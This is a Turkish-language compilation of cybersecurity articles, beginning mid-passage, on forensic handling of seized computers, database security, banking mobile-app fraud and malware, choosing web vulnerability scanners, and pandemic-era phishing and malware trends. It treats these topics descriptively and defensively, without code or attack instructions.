Şüphelinin bilgisayarının tekrardan başlatılması ve herhangi bir uygulamanın çalıştırılması sürecidir. Sistemin düzgün olarak yeniden başlatılamaması, BIOS ve tarih/saat gibi önemli bilgilerin değişmesi tehlikesini ortaya çıkarabilir, böyle bir durumda bazı önemli dosyaların yeniden oluşmasına veya kapatılmamış bir dosyanın kaydedilmeden ortadan kalkmasına ya da Windows'a ait swap dosyalarının yok olmasına neden olabilir. Bir başka deyişle, sistem düzgün olarak yeniden başlatılmazsa, ceza muhakemesinde delil olarak kullanılacak verilerin yok olması söz konusu olabilir.

Bilgisayarın inceleme için laboratuvara götürülürken nasıl kapatılacağı hususu, delillerin sıhhatinin korunması açısından elzemdir. Bu kapatılma işlemi, cihazın fişinin çekilmesi şeklinde yahut uygun teknik usuller işletilerek yapılabilir. Bilgisayar kapatılmadan önce, uçucu delil vasfı taşıyan ağ trafiği, ekran görüntüsü, bellek dökümü gibi yararlı bilgilerin yedeklenmesi de delillerin korunması bakımından önemlidir. Zira bu kapatma işlemin doğru yapılmaması durumunda da, yine birçok delilin yok olması tehlikesi ortaya çıkacaktır.

Veritabanı Yönetim Sistemleri (VTYS) Güvenliği

Faruk Çevik

Veri Tabanı Yönetim Sistemleri (VTYS); Veri Tabanlarını tanımlamak, oluşturmak, kullanmak ve değiştirmek ve veri tabanı sistemleri ile ilgili her türlü işletimsel gereksinimleri karşılamak için tasarlanmış yazılım sistemleridir, günümüzde boyutları büyümüş, oldukça çeşitlenmiş ve önemi ise bir o kadar artmış durumdadır. Veri Tabanı Yönetim Sistemi (VTYS) dediğimiz sistemler; kurumların veya bireylerin bilgilerinin tutulduğu, birçok kurum için ise korunmasının ise en üst düzeyde tutulması gereken en önemli yazılım sistemleridir denebilir. VTYS güvenliğinin sağlanabilmesi için birçok seviye bulunmakla birlikte, bu seviyelerdeki güvenlikleri ve sistemleri ne kadar güncel tutarsak tutalım, insan faktörünü asla unutmamız gerekmektedir. Güvenlik için günümüzde büyük firmalar milyonlarca dolar yatırım yapmakta her tür teknik detay atlanmadan büyük yatırımlar yapılmaktadır. Bu yatırımların işe yaraması için atlanmaması gereken bir detaya burada dikkat çekmek istiyorum nedir bu faktör dersek "İNSAN FAKTÖRÜ"; VTYS güvenliğinin alınabilmesi için konusunda uzman personeller ile çalışmanın yanı sıra, tüm teknik personelden tutun, yönetim seviyesi ve uygulama kullanıcı seviyesine kadar bilgi güvenliği konularında farkındalık sağlayacak yetkinlikler kazandırılmalıdır ki bu alınan güvenlik önlemleri ve yatırımlar gerçekten işe yarasın, bununla ilgili birçok örnek bulunmaktadır ki milyon dolarlık sistemler içerisinde insan faktöründen kaynaklanan çok basit hatalar nedeni ile Ülkeleri etkileyen bilgi sızmalar ve güvenlik zafiyetleri olduğunu bilmekteyiz. Ancak maalesef günümüzde birçok firmada görmekteyiz ki teknik altyapıya yatırım yapılmakta fakat insan kaynağına o denli önem verilmemektedir.

Veri Tabanı en genel tanımıyla nerede kullanacağımıza göre değişen ve uygulamalar tarafından amaçlarına göre kullanılan ve amaçlarına göre organize edilmiş, ihtiyaç duyulduğunda ulaşılabilen üzerinde hesaplama ve işlem yapılabilen veriler topluluğudur diye bir basit tanımlama yapılabilir. Birçok değişik sektörde bu verilerin tutulma şekilleri, güvenlik seviyeleri farklılık gösterebilir (Finans, sağlık, sosyal medya, eğitim, vb.) Veri tabanı yönetim sistemleri bilgi sistemlerinin güvenliğinin en önemli noktasını oluşturmaktadır. Bazı araştırma firmalarının bu konu ile ilgili yaptığı çalışmalarda Dünya üzerinde çok sayıda VTYS sisteminin hiçbir güvenlik tedbiri alınmadan internet üzerinden yayında olduğu bilinmektedir, internet üzerinden rastgele (random) IP ler üzerinden denemeler yapan araştırma kuruluşları tarafından birçok VTYS üzerine doğrudan erişilebildiğini ortaya koymuşlar, yapılan bu çalışmalar sonucunda tüm dünyada 2.7 milyar IP adresi olduğu hesabıyla tahmini olarak 368 bin Mssql ile 124 bin Oracle Veri tabanı sunucusunun hiçbir güvenlik tedbiri alınmadan internet ortamında yayında olduğu düşünülmektedir. Bu güvenlik açıklarının birçoğunun ücretsiz dağıtılan yama ve uygulamalardan kaynaklı olduğu değerlendirilmektedir.


VTYS'de veriler üzerine erişimler ile ilgili birçok seviyede yetkilendirme şekli vardır, kullanıcılar, kullanıcı yetkileri, roller ve gruplar burada yetkiler ve izinler ile ilgili en temel kural ise en az yetki (least privilege) kuralıdır ki VTYS güvenliği için çok önemli olduğu düşüncesindeyim, ben bir DBA olarak her zaman minimum seviyede yetkilendirme yaparım sonrasında uygulama ekiplerinden gelen taleplere göre yetki ihtiyaçları tekrar gözden geçirilmesi gerekiyorsa, hassas bir şekilde her uygulama ve kullanıcıya ihtiyacı kadar yetki tanımlanmalıdır, VTYS güvenliği için önemli bir kuraldır.

VTYS'ler kullanılmaya başlandığı ilk yıllarda sadece kurumların kendi ihtiyaçlarını karşılıyor, dışarıdan erişime açık olmuyordu dolayısıyla riskler oldukça azalmış oluyordu. Fakat günümüzde durum oldukça farklı e-devlet, e-nabız gibi uygulamalardan tutunda bankacılık uygulamaları vb. birçok uygulama ile bütün kurumların veritabanları bir şekilde son kullanıcıya bilgi sağlıyor ve bu bilginin güvenliği ise artık çok çok önemli durumda. Hal böyle iken VTYS sistemleri artık her zamankinden daha fazla saldırıya açı durumda ve saldırganların iştahını kabartır durumdadır. Artık kurumlar bilinçsiz veya art niyetli çalışanların oluşturduğu tehlikenin yanında dışarıda ki saldırganlara karşıda tedbirler almak zorundadırlar.

VTYS sistemlerine yapılan en yaygın saldırılar SQL injection sayılabilir. SQL injection saldırıları veritabanı veya web uygulamaları üzerinden sisteme ulaşmaya çalışmaktır. SQL injection açıkları genelde kullanıcıdan alınan girdilerin hiçbir denetime tabi tutulmadan doğrudan çalıştırılmasından kaynaklı bir açıktır. SQL injection atakları saldırganın veritabanı üzerindeki hassas bilgilere erişmesinden tutun Veritabanına erişilmez hale getirmesi veya veri tabanı üzerindeki bilgilerin değiştirilmesine kadar birçok tehlikeli işlemelere olanak sağlayabilmektedir.

Sağ kısımda bulunan resimde plaka tanıma sisteminin kameraları tarafından okunan plaka bilgisinin doğrudan veritabanı sistemi üzerinde çalıştırılması ile SQL yapılan oluşan bir SQL injection açığı ve plakayı bunu bilerek düzenleyen bir saldırganın SQL injection atak örneği görülmektedir.

VTYS korunması ve güvenliğinin sağlanması için günümüzde birçok mimari geliştirilmiştir. Bunlardan en önemlisi ve yaygın kullanılanı katmanlı uygulama mimarisidir. Örneğin uygulamalar doğrudan Veritabanına ulaşılamamalı, arada mutlaka bir uygulama sunucusu bulunmalı bunun üzerinden veritabanı erişimi sağlanmalıdır.



VTYS güvenliği için bir güvenlik politikası olmalı ve bu poltikanın belli periyotlar ile kontrollerinin sağlanması hayati öneme sahip olarak görünüyor. Güvenlik poltikalarını belirleyip bunları denetlenmesi ve güvenlik politikaları ile ilgili standartların takip edilmesi gerekmektedir.

Bankacılık ve Finans Mobil Uygulamalarının Güvenliği

Yılmaz Değirmenci

Tehdit

Günümüzde Corona virüsünün de etkisiyle sanal uygulamalara olan bağımlılığımız oldukça yüksek seviyededir. Buna bağlı olarak özellikle bankacılık ve finans uygulamalarının kullanımı da hayatımızın ayrılmaz bir parçası haline gelmiş durumdadır. Konu doğrudan para olunca doğal olarak bu tarz uygulamalar da siber saldırganların birincil hedefi haline gelmektedir. Günümüzde buna yönelik birçok saldırı ve dolandırıcılık haberini gazete sayfalarından okumaktayız. Söz gelimi bu duruma en güncel ve somut bir örnek olarak 27 Nisan 2021 tarihli bir gazete haberi şöyledir:

"Samsun'un İlkadım ilçesi Karadeniz Mahallesi'nde yaşayan 63 yaşındaki Ö.G.'yi telefonla araya n dolandırıcı, kendisini bir bankanın müşteri hizmetleri görevlisi olarak tanıtıp hesabından bin lira para çekildiğini ve bilgisinin olup olmadığını sordu. Ö.G. haberinin olmadığını ileri sürünce dolandırıcı hesabının dondurulması için işlem yapmak üzere Team Viewer Quick Sport isimli uygulamayı indirmesini istedi."

Söz konusu uygulamayı telefonuna indirip telefonunu kapatan Ö.G., banka hesabını kontrol ettiğinde altın hesabında bulunan 503,7 gram altının 234 bin lira paraya çevrilip, bu paranın da başka bir hesaba aktarıldığını fark etti. Dolandırıldığını anlayan Ö.G. polise şikâyette bulundu."

Dikkat ederseniz burada saldırganın mobil cihazdan para çalmak için kullandığı araç temelde bir zararlı yazılım bile değildir. Dolayısıyla standart Android / iOS güvenliği ya da Antivirüs çözümleri temelde işlevsiz kalabilmektedir.

Saldırı miktar ve etkinliği her geçen gün artmasına karşın ne var ki, çoğu bankacılık ve finansal uygulamasının böyle bir saldırıya karşı donanımlı bir analiz yeteneği bulunmamaktadır. Bunun en önemli nedenlerinden bir tanesi bankalardaki mobil yazılım ekibinin aynı zamanda siber güvenlik konularına hakim olabilmesinin zorluğudur. Diğer yandan zaten müşteri memnuniyeti konusunda sürekli şikayet alma potansiyeli olan hassas bir finans uygulamasının hem paket olarak büyümesi hem de yavaşlaması konusundaki tedirginliklerdir.

Oysa saldırganların eli her geçen gün güçlenmektedir. Öyle ki bir saldırganın kurbana sofistike bir zararlı yazılım göndermesi için o zararlıyı geliştirmesine bile gerek bulunmamaktadır. Saldırganlar zararlı yazılımı oldukça uygun fiyatlara kiralayabilmektedirler.

Malware as a Service (MaaS) tarzında mobil zararlı yazılımlar; hem bizzat zararlı yazılımı geliştirenler hem de bunları kiralayan saldırganlar tarafından etkin olarak kullanılmaktadır. Bunlardan özellikle 'Cerberus' ve bunun 2020 türevi olan 'Alien' zararlıları; iki faktöryel (2F Authentication) doğrulamayı atlatma dâhil, sahip oldukları yeteneklerle binlerce insanın yüzbinlerce dolar para kaybetmesine neden olmuşlardır. Bu zararlıların yetenekleri arasında aşağıdaki özellikleri saymak mümkündür:

- SMS gönderme
- 2FA ele geçirme
- SMS araya girme
- Cihaz kilitleme
- Sesi kesme
- Keylogger (messenger, whatsapp, telegram vs.)
- Arama aktarma
- Sahte banka sayfası açma
- Tüm uygulamaları listeleme
- Tüm kişi listesini ele geçirme
- Kaydedilen tüm SMS'leri çalma
- İstenilen uygulamayı silme

Tekrar etmek gerekirse; böylesi sofistike bir saldırıyı gerçekleştirmek için saldırganın yalnızca bu yazılımı kiralaması ya da hatta TeamViewer / AnyDesk gibi bir uygulamadan istifade etmesi yeterli olmaktadır.

Yapılan araştırmalara göre 2020 yılında; 5,683,694 adet zararlı kurulum paketi, 156,710 adet yeni bankacılık truva atı, 20,708 adet yeni mobil fidye yazılımı tespit edilmiştir.

Bankalar Ne Yapmalı?

"PCI Mobile Payment Security Acceptance Guidelines" kılavuzunun 4.12 maddesi, ürünün konumlandırılacağı mobil cihazın zararlı yazılımlara karşı korunmasına yönelik tedbirler alınmasını istemektedir. Bankacılık ve Finans uygulamaları bu kapsamda düzenli olarak denetimlere de girmektedirler. Yine 15 Mart 2020 tarihli Resmi Gazete'de yer alan "Bankaların Bilgi Sistemleri ve Elektronik Bankacılık Hizmetleri Hakkında Yönetmelik"in, Üçüncü Bölümü tamamen mobil bankacılık güvenliğine ayrılmıştır.

Dolayısıyla bu tarz siber saldırılara karşı somut önlem almak bankalar ve finans uygulamaları için bir zorunluluk teşkil ediyor. Peki, bu durumda bankalar neler yapabilir?

• Her şeyden önce herhangi önemli bir mobil uygulama gibi mobil finans uygulaması da muhakkak ki defalarca sızma testinden geçirilmeli. Bu sızma testi, standart tarama araçlarıyla yapılan rutin bir faaliyet olmamalı.

Sızma testi kapsamında muhakkak çeşitli mikro senaryolar oluşturularak (örneğin başkasının hesabına eksi değerde para aktarma, aynı anda onlarca istek talebi göndererek yarış koşulu oluşturma gibi) uygulamanın mantıksal denklemi de zorlanmalı.

Ayrıca tersine mühendislik yetenekleriyle uygulamanın kaynak kodu derinlemesine incelenmeli ve olası atlatma yöntemleri sonuna kadar denenmelidir. Burada özellikle SSL Pinning Bypass konusunun ne kadar önemli olduğunu tekrar vurgulamak isterim, çünkü bu vesileyle telefondan sunucuya akan tüm web trafiğini takip ederek saldırı yüzeyini genişletmek mümkün oluyor.

• Bunun dışında bankacılık mobil uygulamasını geliştiren yazılımcılar, uygulamanın içine güvenlik denetimleri de konumlandırabilmelidirler. Bu hem cihaz ve üzerindeki uygulamalar üzerine istemci tarafında, hem de daha kapsamlı inceleme için sunucu tarafında analizleri gerekli kılmaktadır.

Tabi bu çalışma belli bir iş yükü ve deneyim gerektirecektir. Bir seçenek de doğrudan bankacılık uygulaması tarafından içeri aktarılabilecek paketlerin doğrudan kullanılması olabilir. Bu konuda uzmanlaşmış bir siber güvenlik firması tarafından geliştirilen 'import' edilebilir hazır paketler, hem sürekli güncellenmesi, hem de sürecin yönetilmesi anlamında büyük kolaylık sağlayacaktır.

Bu şekilde güçlendirilmiş finans uygulaması, aslında içinde bir çeşit alarm özelliği de barındırmış olacaktır ki bu özelliğiyle dolandırıcılığa karşı birincil elden proaktif çözüm sağlayacaktır.

Tabi tüm bu sürecin KVKK adımlarının da net bir şekilde tanımlanması ve yürütülmesi ayrı bir özen gerektirecektir.

• Siber saldırıların en büyük düşmanı farkındalık kazanmış kullanıcıdır. Genelde saldırganların kurbanları teknoloji konusunda nispeten zayıf, duygusal olarak manipülasyona daha açık olan orta ve yüksek yaş grubu oluyor. Bu nedenle uygulama açılırken birkaç saniyelik farkındalık videolarının açılması büyük verim sağlayacaktır. Yalnız burada "buna dikkat edin, şunu yapmayın " şeklinde sıkıcı uyarılar sunmaktansa, somut yaşanmışlıklar üzerinden kullanıcılara örnekler sunmak muhakkak ki daha büyük etki bırakacaktır.

Sonuç

Bankacılık ve finans uygulamalarına yönelik tehditler gün geçtikçe artmaktadır. Buna karşın bu uygulamaların mobil cihaz üzerinde proaktif yöntemler geliştirmesi artık kaçınılmaz bir durumdur. Buradaki en zorlu parameterlerden birisi ise, tüm bunların mobil cihaz üzerinde sıradan kullanıcı yetkisiyle başarılması ve bu süreçte KVKK yetkilerinin dışına çıkılmamasıdır. Ancak her ne kadar zorlu bir süreç olsa da, bu maksatla atılacak ufak adımların bile getirisinin büyük olacağına inanıyorum.

Zafiyet Tarama Araçları Techlerinde Neye Dikkat Edilmeli

Elizabeth Topp

Web uygulama güvenliğinin önemi hızla artması nedeniyle giderek daha fazla kuruluş, dahili çözümlerden buluta geçiyor. Ayrıca bu, suçluların son gelişmeleri takip etmeye ve zafiyetlerden yararlanmanın yeni yollarını bulmaya hevesli oldukları anlamına gelmektedir. Sadece güvenlik çalışanları değil; web geliştiricileri, sistem yöneticileri, web sitelerinin ve web uygulamalarının güvenliği hakkında endişelenen diğer bilgi teknolojisi çalışanları da saldırı düzeylerini anlamalarına ve riskleri azaltmalarına yardımcı olmak için zafiyet tarama araçlarına yöneliyor.

Sektörde çok sayıda web zafiyet tarama çözümleri bulunmaktadır. Bu yüzden kuruluşunuz için en iyi çözümü seçmek çok da basit bir süreç olmayabilir. Ancak, birkaç hususu göz önünde bulundurarak avantajlı bir başlangıç yapacaksınız. Uygulama güvenlik çözümünüzü seçerken, düşünmeniz gereken 1. husus gerçek dünyadaki değere ulaşma süresi olmalıdır.

Uygulama güvenlik testinin amacı yalnızca sorunları bulmak değil, ayrıca ölçülebilir güvenlik iyileştirmeleri elde etmektir. Bu yüzden en önemlisi, çözümünüzden kısa sürede gerçek değer elde etmektir. Yayılımı ve ilk sonuçları alması aylar sürecek bir çözüme para harcamanın bir manası yok.

Her kuruluş farklıdır ve web uygulaması güvenliği söz konusu olduğunda, her türlü ortam için geçerli olan tek yaklaşım dinamik uygulama güvenliği testidir (DAST).

DAST araçları programlama dillerinden, çerçevelerden, kitaplıklardan vb. bağımsız olarak web uygulamalarını ve API'leri tarar. Ayrıca, kaynak koduna erişmeye gerek duymamaları ve sunucuya herhangi bir şey yüklemeniz gerekmediğinden yayılımı çok daha kolaydır. Tüm sektörlerdeki kuruluşların, birden çok bileşen ve bağımlılık genelinde web uygulamalarının büyüyen saldırı düzeyini kapsaması gerekir ve dinamik testler bu göreve biçilmiş kaftandır.

DAST ürününüzden bir değer elde etmek için, doğrudan güvenlik iyileştirmelerine götüren sonuçlara ihtiyacınız vardır. Bu da doğruluk gerektirir, bu yüzden tarayıcı gerçekten sahip olduğunuz tüm zafiyetleri bulmalıdır. Ancak yanlış alarmlarla zaman kaybetmemeniz adına sonuçlara güvenmek de gerekir. Düzeltmeye başlayabilmeniz için gerçek ve eyleme geçirilebilir zafiyetlerin bir listesini almalısınız. Böylelikle, yatırımınızın gerçek değerini aylar değil, günler içinde görebilirsiniz.

Zafiyet Tarama Araçları Tercihlerinde Neye Dikkat Edilmeli Elizabeth Topp Önerilen değerlendirme kriterlerinden bazılarına daha ayrıntılı olarak bakalım:

Web uygulaması kapsamı

En önemli özelliklerinden biri güvenlik testi kapsama alanıdır. Tüm web sayfalarına ulaşabilen ve çok sayıda HTML5 ve JavaScript kodları içeren tek sayfalık uygulamalar da dahil olmak üzere, en karmaşık web uygulamalarını bile tarayabilen bir tarayıcı arayın. Modern DAST çözümleri, karmaşık çok düzeyli formları ve hatta sitenizin parola korumalı alanlarını taramanıza da olanak tanır.

Çok sayıda sorun tespit edin SQL enjeksiyonları ve siteler arası betik çalıştırma (XSS) gibi yaygın zafiyetler de dahil olmak üzere, çok sayıda web zafiyetlerini bulan ve web sitelerinizi yanlış yapılandırmalar, yamasız web yazılımı, zayıf parolalar, açıkta kalan veritabanları ve bant dışı zafiyetler de dahil olmak üzere diğer birçok zafiyet açısından kontrol edebilecek bir çözüm arayın. Doğruluk ve verimlilik Tarayıcıyı sonuçların doğruluğu ve verimliliği açısından değerlendirebilmek için bir deneme web sitesine veya kademelendirme ortamınıza karşı testler yapmayı düşünün.

Çoğu zafiyeti algılayan, aynı zamanda da en az hatalı pozitif sonuç veren web zafiyeti tarayıcısını arayın. Ayrıca, diğer tarayıcıların algılayamadığı zafiyetleri algılayan tarayıcıları arayın (yanlış negatifler). Verimlilik, yanlış pozitifler ve yanlış negatifler arasındaki en iyi oranı bularak, ideal otomatik web zafiyeti tarayıcısını bulmanız gerekir.

Entegrasyon Tarayıcının dikkate alınması gereken bir diğer önemli yönü ise, entegrasyon kolaylığıdır. Tüm seviyelerde entegrasyon, etkili uygulama güvenliğinin anahtarıdır. İdeal çözüm, kural dışı entegrasyonlar veya API'ler aracılığıyla, geliştiricilerin halihazırda kullanmakta olduğu modern otomasyon ve işbirliği araçlarıyla derinlemesine entegre olacaktır.

Doğruluk ve otomasyon, geliştiricilerin iyileştirme kılavuzu ile birlikte eyleme geçirilebilir sorunları doğrudan iş akışlarına almalarını sağlamakta çok önemlidir.

Peki, hangi DAST araçlarını düşünmelisiniz?

Satıcınızı seçerken, tamamen web uygulaması güvenliğine odaklanmış yazılım satıcılarını dikkate alın çünkü genellikle onlarda benzersiz bir avantaj bulunur: tamamen web teknolojilerine ve trendlerine ayak uydurmaya odaklanabilirler. Bu, sadece açık kaynaklı araçlara karşı değil, birçok ticari sağlayıcıya karşı da bir avantajdır. Birçok web güvenlik araçları satıcısı, her şeyden önce tamamen imza ve yamalama ile ilgili olan ve modern web uygulaması güvenliği karmaşasından uzak duran ağ güvenliği tarayıcılarına odaklanır.

Elinizdeki bir dizi hususla geriye kalan tek şey, özel ihtiyaçlarınızı değerlendirmek, bazı testler yapmak ve kararınızı vermek.

Siber Güvenlikte Yeni Normal ve 4 Göz Prensibinin Yeni Bağımsız Yetkilisi: Yapay Zeka

CRYPTTECH AI LAB.

Covid 19 virüsünün ortaya çıkması ve akabinde tüm dünyayı etkisi altına alan bir salgın haline gelmesiyle birlikte toplumsal yaşam alanlarımızda ve iş yapış şekillerimizde hızlı ve büyük dönüşümler yaşandı. Pandeminin neden olduğu bu dönüşüm sürecinde siber olay ve saldırılar bakımından da oldukça uygun bir zemin oluştu. Saldırı yüzeylerinin artmasına sebebiyet veren yeni uygulama, cihaz ve çalışma tarzları "Yeni Normal" adı altında hayatımıza yerleşti. Bu noktada insan psikolojisini, motivasyonunu ve davranışlarını anlamlandırmanın siber saldırıları gerçekleştirmek için en önemli araçlardan biri olduğunu vurgulamak gerekir. Süreç dikkatle takip edildiğinde saldırıların çoğunluğunun bu eksende domain sunucularında (DNS servers) zafiyete yol açma ya da doğrudan cihazlara yönelik olarak gerçekleştirilen mail, sms, online mesajlaşma uygulamaları vb. yollarla yapılan oltalama (phishing) saldırıları ya da ilk etapta dağıtılan zararlı yazılımlardan (malware) oluştuğu gözlemlenmektedir. Bu süreçte uzaktan çalışma tarzına geçilmesinin hem birey hem de kurumsal olarak gerçekleştirilen siber saldırılar bakımından bir çok yansıması bulunmaktadır. Raporlanan incelemelerde evden çalışma ortamlarının iş yerlerine göre güvenlik bakımından daha yetersiz oluşunun siber saldırıların sayısını arttırdığı belirlenmiştir.

Pandemi Döneminde Gerçekleşen Siber Saldırılar

2020 yılının Nisan ayında İsviçre'de 100-150 aralığında olan siber saldırı olaylarının sayısı Haziran ayında 350 ye ulaşmıştır. 2020 yılı Şubat ve Mayıs ayları arasında ise yarım milyondan fazla video konferans uygulaması kullanıcılarının erişim ve kişisel bilgileri OpenBullet tarzı yazılımlar kullanılarak çalınıp dark webde satışa sunulmuştur. Meraklıları ve bilgi edinmek isteyenler için bu dönemde sıklıkla kullanılan zararlı yazılım ve araçlara değinecek olursak; OpenBullet, METALJACK phishing campaign, Vicious Panda, REMCOS, Emotet, AZORult, LOKIBOT, CXK-NMSL ransomware, Dharma/Crysis ransomware, Trickbot malware, MBR viper malware, FORMBOOK malware, netwalker ransomware, Spymax Malware (Corona live 1.1 app), Ginp Trojan, Coronalocker olarak sayabiliriz. Bu süreçte ilk olarak Çin merkezli sonrasında ise virüsün coğrafi yayılımını takip eden bir ilerleme ile dünya genelinde gerçekleştirilen saldırıları maddeler halinde özetleyecek olursak;

• Virüs hakkında insanların bilgi eksiklikler ve meraklarından faydalanılarak, hükümetler ve yetkili kuruluşlar tarafından yapılan açıklamalar, önlemler, kısıtlama detayları tarzındaki bilgilendirmelerin oltalama amaçlı kullanılması,

• Uzaktan çalışma modeli nedeniyle evlerin birer ofis ortamına dönüşmesi, sokağa çıkma kısıtlamaları sürecinde rağbet gösterilen eğlence uygulamaları, oyunlar ve özellikle de virüsle alakalı vaka sayıları ve takip eden mobil uygulamalar üzerinden önce phishing sayfalarına yönlendirmeler, sonrasında ise cihazlara malware yerleştirme şeklinde saldırıların gerçekleşmesi,

• Tüketicilerin yaşam alanları ürünleri nedeniyle yönlendikleri e-ticaret siteleri ve uygulamalarında reklamlar kullanılarak gerçekleştirilen oltalama ve malware saldırılarına hedef olmaları,

• Uzaktan çalışmanın doğal bir getirisi olan video konferans uygulamalarına yönelik olarak kullanıcı erişim ve kişisel bilgilerin çalınması şeklinde saldırıların gerçekleştirilmesi,

• Bu süreçte daha da popülerleşen kripto para teknolojilerine yönelik kripto para hesap ve cüzdanlarını ele geçirmeyi hedefleyen zararlı yazılımlar,

• Covid-19 test kitleri üzerinden gerçekleştiren SMS, e-mail ve online mesajlaşma uygulamaları üzerinden yollanan phishing içerikleri,

• Okulların ve diğer eğitim kurumlarının pandemi sürecindeki işleyişleri ile alakalı bilgilendirmelerden faydalanılarak gerçekleştirilen saldırılar,

• Hazır yemek siparişi, gıda ve temel ihtiyaçlara yönelik online alışveriş uygulamaları üzerinden gerçekleştirilen saldırılar,

• Pandemi sürecinde uzun süreli izleme oranlarına ulaşan popüler dizi ve film izleme platformları kullanıcılarına yönelik olarak ücretsiz teklifler içeren oltalama saldırıları,

• VPN hizmeti veren ünlü kurum sayfalarını taklit eden oltalama (phishing) saldırıları,

• Ulusal sağlık sistemleri taklit edilerek sağlık verilerinin toplanması amacıyla uygulama marketlerine sürülen yasa dışı mobil uygulamalar,

• Devlet desteği ve teşviki, işsizlik ödemeleri ve yardım kampanyalarının mail yoluyla taklit edilerek suistimal edilmesi şeklinde gerçekleştirilen saldırılar,

• Uluslararası ticaretin aksamaması için kullanılan cloud temelli e-imza platformlarına yerleştirilen Covid 19 içerikleri ile kullanıcıların sahte web sitelerine yönlendirilmeye çalışılarak kurumların kritik ve imza içeren bilgilerinin çalınması,

• İnsanlara "Virüs ile temaslısınız, temasınız keşfedildi" ve benzeri şekilde mesajlar gönderilerek kişisel bilgi veya para talep edilmesi,

• Virüsle mücadele amacıyla sosyal sorumluluk kapsamında hazırlanan oltalama amaçlı yardım toplama maillerinin yayılması olarak belirtebiliriz.

Sonrasında ise günümüzde popüler bir konu olan aşı süreçleri ile ilgili bilgilendirme ve dağıtım odaklı e-mail ve SMS'ler, turizm, seyahat ve benzeri kampanya içerikleri, eğitim kurumları ile alakalı bilgilendirmeler, evlilik odaklı organizasyonlar ve tekstil gibi talebin artış göstermesi muhtemel olan sektörler ve alanlara yönelik gerçekleştirilen veya gerçekleştirmesi beklenen bir takım siber saldırıların ve suistimallerin de artış göstereceğini öngörmekteyiz.

İşletme ve Kurumlara Yönelik Çözüm Yaklaşımları

İnsan faktöründen kaynaklanan bilinçsizce verilen erişimler, uzaktan çalışmanın vermiş olduğu odaklanma, dikkat dağınıklığı vb. sorunlar sebebiyle saldırılar gerçekleştirilebildiği gibi, kurum olarak meerut sistemlerin güvenlik kontrollerindeki ve seçilen ürünlerdeki aksaklıklar sebebiyle de zafiyetler oluşmaktadır. Mobil cihaz yönetim (MDM-Mobile Device Management) çözümlerinin kullanıldığı durumlarda bile verilerin sızdırıldığı gözlenmektedir.

